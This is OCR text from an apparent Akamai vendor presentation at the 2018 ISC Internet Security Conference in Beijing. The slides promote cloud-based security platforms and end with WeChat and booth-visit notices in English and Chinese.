
Are you still fighting with attackers the old way?

With traditional security technologies, malicious traffic still lands at your door step

Creating business risk

Traditional security perimeters are fading away


Cloud must become the new perimeter



By 2020, a Corporate "No-Cloud" Policy Will Be as Rare as a "No-Internet" Policy Is Today

- Gartner

Cloud Delivery Platforms to build your Digital and Security strategy



Delivery platform extend the application infrastructure with global **scalability & resiliency**

Cloud perimeter adapts to your application infrastructure and stops attacks in the cloud

Integrated security solutions on a global distributed platform

Cloud Security - Key elements

- Cloud provides fluid security controls with automatic scaling
- API Management & Security – Micro Services & Container
- Security analytics - Machine learning / AI opportunities
- Agility – Merger of Security, DevOps and CI/CD
- Security without compromising on performance

Akamai WeChat / Akamai公众微信号

PLEASE ADD OUR WECHAT ACCOUNT FOR WEEKLY SECURITY CONTENT
Akamai公众微信号会定期推送安全相关的技术干货

PLEASE VISIT OUR BOOTH AT B12
DEMOS WILL BE DELIVERED
Akamai位于B12展位，我们的技术专家会提供产品演示

ISC 2018
ISC互联网安全大会

360互联网安全中心

THANKS

2018 ISC 互联网安全大会 中国·北京

Internet Security Conference 2018 Beijing·China

（原“中国互联网安全大会”）

360技术

IT大咖说 知识共享平台